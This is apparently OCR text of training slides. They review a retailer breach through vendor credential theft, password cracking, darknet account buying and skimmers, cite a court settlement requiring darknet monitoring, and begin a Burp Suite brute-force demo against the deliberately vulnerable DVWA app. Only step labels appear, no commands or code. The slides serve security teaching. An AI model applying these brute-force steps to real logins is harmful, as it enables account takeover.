
Retailer Hack:
How they did it

- Event starts with a target's vendor: Attacker gains vendor's credentials
- Password Cracking (*e.g.* Burp Suite)
- Account acquisition from the darknet





Retailer Hack: Skimmers





Breached Data on the Darknet: Retailer*

* Settlement includes mandatory darknet monitoring

Case 1:15-cv-02999-TWT Document 74-1 Filed 04/28/17 Page 18 of 32

3. The Company shall monitor and periodically assess key indicators of compromise on computer network endpoints;

4. The Company shall maintain and periodically assess partnership with a dark web mining service to search for [redacted] information;


Source: *In re: Retailer, Shareholder Derivative Litigation, US District Court for the Northern District of Georgia, 2017*



Darknet Privacy Breach Technical Review:

Retailer Hack
Password Cracking

Retailer Hack: Password Crack Demo




PORTSWIGGER
WEB SECURITY

-


Retailer Hack: Brute Force w/DVWA

1) Target: DVWA Web login: http://www.dvwa.co.uk

(D*** Vulnerable Web App)




Retailer Hack: Brute Force w/DVWA




2) Burpsuite: web history

Retailer Hack: Brute Force w/DVWA




3) Review session captures so far

Retailer Hack: Brute Force w/DVWA




1) Select session we want

Retailer Hack: Brute Force w/DVWA




2) Send to intruder

Retailer Hack: Brute Force w/DVWA

